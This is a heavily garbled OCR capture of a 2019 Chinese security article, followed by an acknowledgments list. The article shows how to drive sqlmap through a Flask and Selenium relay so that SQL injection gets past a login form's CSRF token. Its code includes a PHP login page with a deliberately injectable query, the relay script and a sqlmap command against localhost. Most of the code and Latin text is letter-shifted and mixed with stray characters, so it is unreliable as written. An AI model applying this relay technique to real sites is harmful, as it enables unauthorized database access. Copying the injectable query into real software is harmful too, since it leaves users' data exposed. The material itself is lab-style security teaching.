kwwsv=22z z z 1dqt xdqnh1fr p 2vxerhf w2lg2493974

证诱角 vt qp ds 院 订谷 摄

起 iodvn . vhdhqlxp 罪 VTOp ds 阻

原创 Z1NG 信安之路 2019-07-31

wr ro/ Ⓑ 资起 矿 矿

摄 经 矿规 职 神

kwwsv=22z z z 1w83o/1qhw2duwlfdhv0854971kwp o

起

范 矿 艺遭般 wr nhq 迄 矿 词阻 wr nhq 绕

ⓡ 结练 逃 评遵 练 摄 耻 罗

罗 VTO 阻矿 ⓤ 参矿起 阀

范 摄 Ⓡ 起 般 ⓠ 矿 角词阻

sd|or dg 间 ⓠ 摄 衍 iodvn . vhdhqlxp 罪

VTOp ds 阻矿 规 频经 摄

练罗 wr nhq 练罗 职罪 练

Ⓑ ⓡ 矿 起 vhdhqlxp 矿

规 Ⓑ wr nhq 矿补 迄 摄 角 谷

vt op ds sd|or dg 词 vhdhqlxp 离 矿 角 规 练

罗 z he ⓡ矿 vt op ds 词 sd|or dg矿

vhdhqlxp sd|or dg 阻Ⓑ 职罪摄

(x)

间矿间　面练罗隆　　阻　　矿　　见　　绑摄规绑见

耀　　般练罗 wr nhq　矿　　莫摄

?Bsks
vhvvlr qbvwduw+,>
ixqfwhr q udqgVwu+'dhqj wk @65,
~
'vwu@vxevwu+pg8+wlp h+,,/3/'dhqj wk,>22pg8 加密，wlp h+,
当前时间戳

```
    uhwxuq 'vwu>
Ø
li+$lvvhw#' bVHVVLRQ^*wr nhq*`, ·· ' bVHVVLRQ^*wr nhq*`@@**; ~
    ' bVHVVLRQ^*wr nhq*`@udqgVwu+,>
Ø
li+lvvhw#' bSRVW^*wr nhq*`,) ) ' bSRVW^*wr nhq*`$@@' bVHVVLRQ^*wr
nhq*`,~
  ' bVHVVLRQ^*wr nhq*`@udqgVwu+,>
  glh+%wr nhq huur u%>
Ø
'frq @p|vtdbfrqqhfw#%or fddkrvw%%ur rw%%ur rw%%&vhu%>
li+$'frq,~glh+%wrphwklqj huruu%>Ø
li+lvvhw#' bSRVW^*xvhuqdph*`,) ) lvvhw#' bSRVW^*sdvvzrug*`,,
~
  ' vtd@%&vhdnfw – iurp xvhuzkhuh
xvhuqdph@*%' bSRVW^*xvhuqdph*`1%& dqg
sdvvzrug@*%' bSRVW^*sdvvzrug*`1%&%&
  hfkr 'vtd/%?euA%&
  'uv @Cp|vtdbtxhu|+'frq/'vtq,>
  'u @Cp|vtdbihwfkbduud|+'uv,>
Ø
' bVHVVLRQ^*wr nhq*`@udqgVwu+,>
BA
?kwpdA
?phwd kwws0htxly@%Frqwhqw0W|sh%frqwhqw@%wh{w2kwpd>
fkduvhw@xwi0;%2A
?gly vw|dn@%pdujlq=3 dxwr>zlgwk=433s{%A
  ?irup dfwrq@%qgh{1sks%phwkrg@%&RVW%A
    用户名：?lqsxv w|sh@%wh{w%qdph@%&vhuqdph%
lg@*xvhuqdph*2A?2euA
    密　码：?lqsxv w|sh@%&dvvzrug%qdph@%&dvvzrug%
```

lg@*sdvvz rug*2A?2euA

?lqsxv wlsh@%klgghq% qdp h@%wr nhq% lg@%wr nhq%

ydoxh@?Bsks hfkr 'bVHVVLRQ^*wr nhq*>BA 2A

?lqsxv wlsh@%xep lw% lg@%xep lw%2A

?2irup A


?glyA


?2kwp oA

绑缩罗 。 规 齐矿 。 艺词阻 wr nhq

ⓡ wr nhq 结 评 罪 摄 角 wr nhq Ⓑ般

迄 败 般摄





耻　绑　矿　　iodvn. vhcnqlxp　　矿　　罪

sd| or dg矿补　　罗迄　　Ⓓ摄　间　　练罗 z he　　ⓡ

vt qp ds　　sd| or dg矿　　sd| or dg　　vhcnqlxp

阻　摄

见　绑神


```
iur p  iodvn lp sr uw l odvn
iur p  iodvn lp sr uw uht xhvw
iur p  vhcnqlxp  lp sr uw z hegulyhu

fkur p h  @ z hegulyhu1Fkur p h+,
fkur p h1j hw+%kwws=2245: 131314%,
dss  @ l odvn+bbqdp hbb,

ghi  vhqg+sd| or dg,=
      &起到中转 sd| or dg 效果。
   fkur p h1ilqgbhdnp hqwbe| blg+%xvhuqdp h%,1vhqgbnh| v+sd| or dg,
&把 sd| or dg 填到有注入点的地方
   fkur p h1ilqgbhdnp hqwbe| blg+%sdvvz r ug%,1vhqgbnh| v+%ldddd%,
```

```
fkurp h1ilqgbhdhp hqwbe| blg+%vxep lw%,1fdfn+,
uhwxuq %4440 &随便返回一下不重要

Cdss1urxwh+*2*,
ghi lqgh{+,=
    & 接收 vtqpds 传递过来的 sd|ordg
    sd|ordg @ uhtxhvw1duj v1j hw+%sd|ordg%,
    uhwxuq vhqg+sd|ordg,
li bbqdp hbb @@ %bbp dlqbb%=
    dss1uxq+,
```

s|wkrq 矿 起 vtqpds 角

iodvn ⓡ矿 绑 摄


```
s|wkrq vtqpds1s| 0x%45:131314=83332Bsd|ordg@4
```



矿 vtqpds 8333 iodvn ⓡ矿

调 sd|ordg Ⓟ 罪 Ⓑ般 经矿脑 Ⓟ (y)

齐 阻摄



陷 罗 矿 般罪 vt qp ds 翻蚁耻 (y)齐

阻离

矿经 足 艺 阻矿脑 (v)

矿 (v) vhqg 挺 摄

vhqg 挺 频艺 矿

摄 耻 ◎ (y)齐 阻 离 罗摄摄摄 遭 摄摄

vhdhqlxp 矿 规 (y)

摄见 面 摄摄摄 规 般摄摄摄

鸣谢

2019 年是信安之路成立的第三年，也是信安之路趋于稳定的一年，这一年的发展离不开所有作者的努力和无私分享，也有了自己的小产品，成长平台，适合想要自学安全技术的人才，在这里我需要代表信安之路的所有关注者感谢这一年做出无私分享的所有成员，成员名单如下（排名不分先后）：

myh0st、0x584A、x-encounter、Monyer、riusksk、Anhkgg、qiaoy、陈十一、Cherishao、W、国勇、Peterpan0927、七月火、1x2Bytes、98、Yunen、宋斯旸、Aloha、cq674350529、职业欠钱、drivertom、两块、askme765cs、鹅、evoA、dev2null、 记忆里的纯真、Etals、W0xLF、飞鸟、牛牛快跑、sher10ck、Seas0n、bypass、t3st、hl0rey、Z1NG、V1ntlyn、ven0m、à ō é、鬼手 56、comical、D0m4nce、莫须有、ghostkeeper、F0rmat、WBGIII、Sp4rkW、AirSky、RedScarf、Patrilic、giantbranch、haya、VoltCary、LandGrey

以上作者名单来自于本文档中的文章作者，对于大家在 2018 年做出的无私贡献，再次表示衷心的感谢，希望大家在新的一年里有更多优秀的作品，为我们大家的信安之路再添辉煌。

最后欢迎关注我们的微信公众号以及属于我们自己的圈子：